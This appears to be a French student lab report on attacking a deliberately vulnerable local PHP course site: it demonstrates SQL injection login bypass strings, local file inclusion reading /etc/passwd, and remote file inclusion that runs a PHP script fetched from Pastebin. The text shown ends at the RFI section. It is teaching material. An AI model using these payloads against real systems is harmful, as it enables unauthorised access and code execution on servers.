

TP - Introduction à la Sécurité Web



João Gabriel BUTTOW ALBUQUERQUE
Fatine AZZABI

5 ISS

Toulouse, le 02/12/2025

Introduction du rapport.....	3
I. Attaques côté serveur.....	4
Partie 1 - Analyse en boîte blanche du mécanisme d'authentification.....	4
1. Accès à index.php sans authentification.....	4
2. Analyse réseau de la redirection HTTP.....	4
3. Pages accessibles sans authentification.....	5
4. Implémentation du mécanisme de protection dans index.php et config.php.....	6
5. Différence entre code côté serveur et code côté client dans login.php.....	6
6. Entrées du formulaire et fonctionnement HTML.....	7
7. Traitement PHP des entrées et interaction avec MySQL.....	7
8. Vulnérabilité du formulaire de connexion.....	8
9. Contournement de l'authentification.....	8
10. Récupération du nombre total d'utilisateurs + nom/prénom.....	8
Partie 2 - Analyse du mécanisme de navigation.....	9
11. Nouvelles pages accessibles.....	9
12. Mécanisme de navigation interne.....	11
13. Analyse du code de navigation (index.php).....	12
14. Extraction des utilisateurs UNIX.....	12
15. Accès à une ressource distante (google.com).....	13
16. Activation d'une configuration vulnérable.....	13
17. Exécution de code arbitraire via Pastebin (RFI).....	15
II. Attaques côté client.....	17
Partie 1 - Simulation de deux utilisateurs différents.....	17
Partie 2 - Analyse du mécanisme de session.....	17
1. Démarrage de la session dans config.php.....	17
2. Quelle donnée permet d'identifier l'utilisateur côté navigateur ?.....	18
3. Modification du cookie dans Firefox : usurpation de session.....	19
Partie 3 - Analyse de la messagerie instantanée.....	20
1. Détournement de la messagerie : vulnérabilités XSS & CSRF.....	20
1.1 Injection HTML simple.....	20
1.2 Injection de lien malveillant.....	20
Conclusion du rapport.....	21

Introduction du rapport

Ce TP avait pour objectif de nous familiariser avec les principales vulnérabilités côté serveur et côté client dans une application web écrite en PHP.

À travers une analyse en boîte blanche (accès au code source) et boîte noire (utilisation normale du site), nous avons pu observer comment une application gère l'authentification, la navigation interne, les sessions, ainsi que différentes fonctionnalités comme la messagerie ou la conversion en base64.

Dans un premier temps, nous avons étudié le mécanisme d'authentification et identifié plusieurs failles, notamment une vulnérabilité SQL Injection permettant de contourner la connexion et d'extraire les utilisateurs enregistrés.

Nous avons également analysé le mécanisme de navigation interne et mis en évidence une vulnérabilité d'inclusion de fichiers (LFI/RFI) permettant d'accéder à des fichiers systèmes et d'exécuter du code distant lorsque la configuration PHP est mal sécurisée.

Dans un second temps, nous avons étudié la partie côté client, en simulant deux utilisateurs (attaquant/victime) dans deux navigateurs différents. Nous avons analysé le fonctionnement des sessions PHP via les cookies, et nous avons reproduit une attaque d'usurpation de session (session hijacking) ainsi que des attaques XSS et injections HTML via la messagerie.

Ce TP nous a permis de mieux comprendre concrètement comment les failles web apparaissent et comment elles peuvent être exploitées en pratique.

I. Attaques côté serveur

Partie 1 - Analyse en boîte blanche du mécanisme d'authentification

1. Accès à index.php sans authentification

Lorsque l'on tente d'accéder directement à `http://localhost/index.php` sans être connecté, la page ne s'affiche pas : le navigateur est immédiatement redirigé vers la page `login.php`.

Ce comportement provient d'un contrôle d'accès : l'application vérifie en début d'exécution si un utilisateur est authentifié. En absence d'utilisateur en session, elle impose un redirect HTTP vers la page de connexion.

Ce mécanisme empêche l'accès aux ressources internes sans authentification préalable.

The screenshot shows a Windows desktop environment. In the center, a Firefox browser window is open to `http://localhost/login.php`. The page displays a "CONNECTEZ VOUS" form with fields for "Login" and "Password", and a "Se connecter" button. Below the form is a link "Créez un compte". Above the browser, the taskbar shows several open windows: "TP - Introduction à la Sécurité", "H4ck3R's D00ma1N", "Untitled document - Google Sheets", and "Sécurité web authentification".

At the bottom of the screen, the Windows Task Manager is visible, showing various running processes like "explorer.exe", "System", and "Windows Search".

Below the browser, the Firefox developer tools Network tab is active. It lists network requests for the domain "localhost". The first request, a GET to "index.php", is highlighted and shows a status of 302. Other requests listed include "login.php", "bootstrap.css", "font-awesome.css", and "style.css". The Network tab also displays the response headers for the 302 redirect, including "Location: login.php".

2. Analyse réseau de la redirection HTTP

À l'aide de l'onglet Réseau, on observe qu'une requête GET est envoyée pour accéder à `index.php`.

Le serveur renvoie un statut HTTP 302 (Found) accompagné d'un en-tête :

Location: `login.php`

The screenshot shows a browser window with several tabs open. The active tab is 'http://localhost/login.php'. The page content is a 'CONNECTEZ VOUS' login form with fields for 'Login' and 'Password', and a 'se connecter' button. Below the form is a message: 'Vous n'êtes pas encore inscrit ? Créez un compte'. The developer tools Network tab is open, showing a list of requests made to 'localhost'. One request, at index 362, is highlighted and expanded to show its details. This request is a GET to 'index.php' and results in a 302 Found response. The response headers include 'Content-Type: text/html; charset=UTF-8', 'Date: Tue, 02 Dec 2023 07:21:24 GMT', and 'Expires: Thu, 19 Nov 1981 08:52:00 GMT'. The status bar at the bottom of the browser indicates 10 requêtes, 40,15 Ko / 3,24 Ko transférés, Terminé en: 117 ms, DOMContentLoaded: 108 ms, load: 118 ms.

Cela confirme que la redirection est gérée directement via le protocole HTTP : lorsque les conditions d'accès ne sont pas remplies, le serveur répond avec une redirection forcée, et non un rendu conditionnel.

3. Pages accessibles sans authentification

En naviguant manuellement via les liens hypertextes présents avant connexion, seules trois pages sont accessibles :

- Login.php

The screenshot shows a browser window with the 'login.php' page loaded. The developer tools Elements tab is active, highlighting the 'MAIN CONTENT' area of the page. The page source code is visible, showing HTML and CSS. The CSS styles for the main content area are applied from 'style.css' and 'bootstrap.css'. The 'Elements' panel shows the structure of the page, including the 'body' element and its child 'div' with id 'main-content'. The right-hand sidebar of the developer tools provides details about the selected element, such as color (#777777), background (#f2f2f2), padding (0px), margin (0px), font-size (13px), and line-height (1.42857143). The status bar at the bottom indicates html > body.

- Register.php

The screenshot shows a registration form titled "INSCRIVEZ VOUS". The form contains four input fields: "Prénom", "Nom", "Login", and "Password", followed by a blue "S'INSCRIRE" button. Below the form is a snippet of the page's HTML code. The developer tools' CSS panel is open, showing the styles applied to the body element, including a light gray background and a sans-serif font named "Ruda". A detailed view of the body element's styling is shown on the right, including properties like margin, border, padding, and width.

- index.php (mais redirige systématiquement vers login.php)

Cette cartographie montre que l'application limite fortement la surface d'attaque avant authentification.

4. Implémentation du mécanisme de protection dans index.php et config.php

Le dossier /var/www/html contient le code PHP exécuté par le serveur.

Dans config.php, on observe principalement deux éléments essentiels :

```
session_start(); $bdd = new PDO('mysql:host=localhost;dbname=demo;charset=utf8', 'root', 'root');
```

- session_start() initialise la session PHP, ce qui permet d'associer un identifiant de session au navigateur.
- Une connexion MySQL est créée pour accéder à la base de données des utilisateurs.

Dans index.php, on observe une vérification systématique :

- Si aucune session utilisateur n'est définie (`$_SESSION['userid'] absent`),
→ la page renvoie automatiquement vers login.php.
- Ce mécanisme correspond exactement à ce qui est observé lors de la tentative d'accès non authentifié : une redirection forcée.

Ainsi, l'application empêche l'accès direct à toute page interne avant authentification, en s'appuyant exclusivement sur la présence d'un identifiant utilisateur en session.

5. Différence entre code côté serveur et code côté client dans login.php

En comparant :

- le fichier login.php côté serveur, et
- le code source affiché dans le navigateur (Ctrl+U),

on remarque une distinction importante :

Code exécuté côté serveur (PHP)

- Validation des champs
- Construction de la requête SQL
- Vérification du login/mot de passe
- Création et initialisation de la session `($_SESSION['userid'] = ...)`

Ce code est interprété par PHP sur le serveur et n'apparaît jamais dans le navigateur.

Code exécuté côté client (HTML + CSS + JS)

- Structure du formulaire (input text / password)
- Bouton “Se connecter”
- Mise en forme et design

Ces éléments sont visibles dans le “Code source de la page” car ils sont envoyés tels quels au navigateur. Donc, le serveur génère du HTML mais n'envoie jamais la partie PHP, qui s'exécute avant l'envoi de la réponse.

6. Entrées du formulaire et fonctionnement HTML

Le formulaire de connexion contient deux champs :

```
<input type="text" name="login"> <input type="password" name="password">
```

Ce sont précisément ces deux entrées qui servent à l'authentification.

- Le formulaire utilise la méthode POST, ce qui signifie que les données ne passent pas dans l'URL.
- Le bouton “Se connecter” déclenche l'envoi des données via un évènement HTML standard : submit.

Ainsi, dès que l'utilisateur clique sur “Se connecter”, les valeurs login et password sont transmises au script login.php pour traitement.

7. Traitement PHP des entrées et interaction avec MySQL

Le fichier login.php contient un traitement de ce type :

```
$query = $bdd->query("SELECT * FROM users WHERE login='$login' AND password='$password'");
```

Les étapes sont les suivantes :

1. Récupération des valeurs envoyées par POST.
2. Construction d'une requête SQL contenant directement les valeurs utilisateur.
3. Envoi de cette requête à MySQL au moyen de PDO.
4. Si un utilisateur correspondant est trouvé → création de la session.

Vulnérabilité identifiée

Les entrées utilisateur ne sont jamais vérifiées, ni échappées avant d'être injectées dans la requête SQL.

Il s'agit donc d'une SQL Injection, car l'utilisateur peut modifier la logique de la requête en envoyant des chaînes spécialement construites.

Cette absence totale de filtrage permet :

- de contourner l'authentification,
- d'extraire des comptes,
- voire d'interagir avec la base de données entière.

8. Vulnérabilité du formulaire de connexion

Absence d'échappement → Le formulaire est vulnérable à une injection SQL (SQLi).

C'est l'une des attaques les plus classiques lorsque l'entrée utilisateur n'est pas filtrée avant intégration dans une requête SQL. So the attacker's goal is to: bypass an user authentication without prior knowledge of the credentials.

9. Contournement de l'authentification

Pour se connecter sans connaître les identifiants, il suffit de mettre dans les champs login et/ou mot de passe :

' OR '1'='1

Cela permet au serveur de renvoyer le premier utilisateur de la base et d'accorder une session valide.

10. Récupération du nombre total d'utilisateurs + nom/prénom

On peut utiliser le keyword LIMIT pour se déplacer dans la liste d'utilisateur dans la base de donnée et on voit bien que on réussi à se logger dans le site jusqu'à 5, ça veut dire qu'il y a 6 users sur la base de données.

The screenshot shows a web application interface. At the top, there are logos for LAAS CNRS and INSA Toulouse. Below them, the title reads "CODE INJECTION VULNERABILITIES - SQL INJECTION" and "TYPICAL EXAMPLE - BASIC INJECTION". The main part of the screen features a login form with two fields: "Login:" containing "' OR 1=1 LIMIT 3,1 #" and "Password:" containing "mypassword". Both fields have orange borders. Below the form, a database query is displayed in a light gray background:

```
SELECT * FROM users WHERE
login='' OR 1=1 LIMIT:3,1:#'
AND password='mypassword'...
```

An arrow points from the text "...Select the 4th user in the table" to the number 4 in the LIMIT clause of the query.

At the bottom left, it says "Security for IoT - HMI" and "P. 44".


Dans ce TP, on a pu atteindre jusqu'à OFFSET = 5, ce qui indique 6 utilisateurs en base.

Partie 2 - Analyse du mécanisme de navigation


11. Nouvelles pages accessibles

Une fois connecté, la barre latérale révèle les pages suivantes :

- home.php



- Profil.php



- Base64.php

Bienvenue sur H4CK3R'S DOMA1N!

Ce site est un support de cours, destiné à vous familiariser avec différentes failles web. En explorant les différentes pages, vous trouverez de nombreuses pages vulnérables, que vous pourrez exploiter grâce au contenu vu dans le cours.

- Messages.php

Messages

2018-10-11 23:10:01
Gilles Vanderstraeten : test

2018-10-12 00:42:59
Romain Cayre : Test 2 !

Envoyer le message

- Serialize.php

Le constructeur a été appelé.

L'erreur 12 a été ajoutée au log !

L'erreur 22 a été ajoutée au log !

La chaîne a été générée : O:3:"Log":2:{s:4:"file";s:7:"log.txt";s:7:"content";s:72:"L'erreur numéro 12 s'est produite ! L'erreur numéro 22 s'est produite !"}

Envoyer la chaîne : Cliquez ici

Le déstructeur a été appelé.

- [Unserialize.php](#)

Les enregistrements lancent [profiler.firefox.com](#) dans un nouvel onglet.
Toutes les données sont stockées localement, mais vous pouvez choisir de les envoyer pour les partager.

Toutes ces pages sont chargées au travers du même fichier principal : index.php.

12. Mécanisme de navigation interne

Lorsque l'on change de page, l'URL prend la forme :
[index.php?page=profil.php](#)

Ce ne sont donc pas les pages qui sont directement appelées, mais toujours index.php, qui inclut ensuite dynamiquement le fichier demandé.

13. Analyse du code de navigation (index.php)

Dans index.php, on trouve :

```
if (!isset($_GET['page'])) { $_GET['page'] = "home.php"; }
include($_GET['page']);
```

La variable contrôlable par l'utilisateur est `$_GET['page']`.

Il s'agit d'une File Inclusion Vulnerability, plus précisément Local File Inclusion (LFI), qui devient Remote File Inclusion (RFI) si les options PHP le permettent.

14. Extraction des utilisateurs UNIX


En exploitant le LFI, on inclut le fichier sensible :

[index.php?page=/etc/passwd](#)

On peut aussi faire la commande sur le terminal :

```
nano /etc/psswd
```

Ce fichier contient la liste complète des utilisateurs UNIX du serveur.



The screenshot shows a terminal window titled 'GNU nano 7.2' with the command 'root@insa-21131: /var/www/html' at the top. The window displays the contents of the '/etc/passwd' file. The output is as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:system Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:system Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
syslog:x:102:102:/nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:system Resolver:/:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
swtpm:x:105:106:virtual TPM software stack,,,:/var/lib/swtpm:/bin/false
polkitid:x:989:989:User for polkitid:/:/usr/sbin/nologin
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
geooclue:x:109:109::/var/lib/geooclue:/usr/sbin/nologin
colorld:x:110:112:color colour management daemon,,:/var/lib/colorld:/usr/sbin/nologin
gdm:x:111:114:GNOME Display Manager:/var/lib/gdm3:/bin/false
_flatpak:x:112:115:flatpak system-wide installation helper,,,:/nonexistent:/usr/sbin/nologin
frfr:x:113:118:frfr routing suite,,,:/nonexistent:/usr/sbin/nologin
tcpdump:x:114:119::/nonexistent:/usr/sbin/nologin
mosquitto:x:115:120::/var/lib/mosquitto:/usr/sbin/nologin
freerad:x:116:211::/etc/freeradius:/usr/sbin/nologin
radvd:x:117:65534::/run/radvd:/usr/sbin/nologin
strongswan:x:118:65534::/var/lib/strongswan:/usr/sbin/nologin
dhcpcd:x:100:122::/run/usr/sbin/nologin
dhcpcd:x:103:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysqld:x:106:103:MySQL Server,,,:/nonexistent:/bin/false
```

The terminal window includes standard nano key bindings at the bottom.

On a obtenu :

- root
- daemon
- bin
- sys
- www-data

- mysql
- etc.

Ce résultat confirme le LFI.


15. Accès à une ressource distante (google.com)

Par défaut, l'accès à une ressource distante échoue car PHP interdit l'inclusion d'URL :

```
allow_url_include = Off
```

Donc l'appel suivant échoue :

```
index.php?page=https://google.com
```



16. Activation d'une configuration vulnérable

En modifiant le fichier :

```
/etc/php/7.3/apache2/php.ini
```

en changeant :

```
allow_url_include = On
```

```
root@insa-2113t:/var/www/html          2 déc. 09:55
GNU nano 7.2
; http://php.net/upload-tmp-dir
upload_tmp_dir =
; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M
; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20
;;
; Fopen wrappers ;
;;
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On
; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"
; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"
; Default timeout for socket based streams (seconds)
; http://php.net/default-socket-timeout
default_socket_timeout = 60
; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
; http://php.net/wrappers/default-line-endings
Sauvegarder l'espace modifié ? []
  O Oui
  N Non      ^C Annuler
```

puis en redémarrant Apache :


```
service apache2 restart
```

L'inclusion distante devient possible.

Dès lors :

index.php?page=https://google.com

charge correctement la page distante dans l'application.



17. Exécution de code arbitraire via Pastebin (RFI)

Le site pastebin.com permet de publier un script PHP puis de récupérer une URL brute (raw).

The screenshot shows a Windows taskbar at the bottom with several pinned icons. Two browser windows are open:

- Top Window:** The URL is <https://pastebin.com/F5nLZHmS>. The page title is "Untitled". It displays a single line of PHP code: `<?php phpinfo();?>`. Below the code are buttons for "raw", "download", "clone", "embed", "print", and "report". To the right, a sidebar titled "Public Pastes" lists several other pasted scripts with their titles, sizes, and ages.
- Bottom Window:** The URL is <https://pastebin.com/raw/F5nLZHmS>. It also displays the same single line of PHP code: `<?php phpinfo();?>`.

Après activation de `allow_url_include` (fait en question précédente), l'appel :
<index.php?page=https://pastebin.com/raw/F5nLZHmS>
exécute le code PHP contenu sur Pastebin sur le serveur web.

En utilisant :

```
<?
```

```
php phpinfo();  
?>
```

En faisant on a bien réussi à afficher complètement le `phpinfo()` du serveur, ce qui confirme un possible type d'attaque Remote Code Execution via RFI.

2 déc. 10:09

TP - Introduction à la Séc x pastebin.com/raw/F5nLZj x H4ck3R's D0ma1N x http://localhost/login.php x H4ck3R's D0ma1N x Sécurité web authentifi x +

http://localhost/index.php?page=https://pastebin.com/raw/F5nLZj.htmS

Bienvenue sur H4ck3R's D0ma1N!

Ce site est un support de cours, destiné à vous familiariser avec différentes failles web. En explorant les différentes pages, vous trouverez de nombreux exercices et tests, que vous pourrez explorer grâce au contenu vu dans le cours.

Accueil

Modifier mon profil

Convertisseur en ligne

Messagerie instantanée

Serialization

Dérialisation

System

Build Date

Server API

Virtual Directory Support

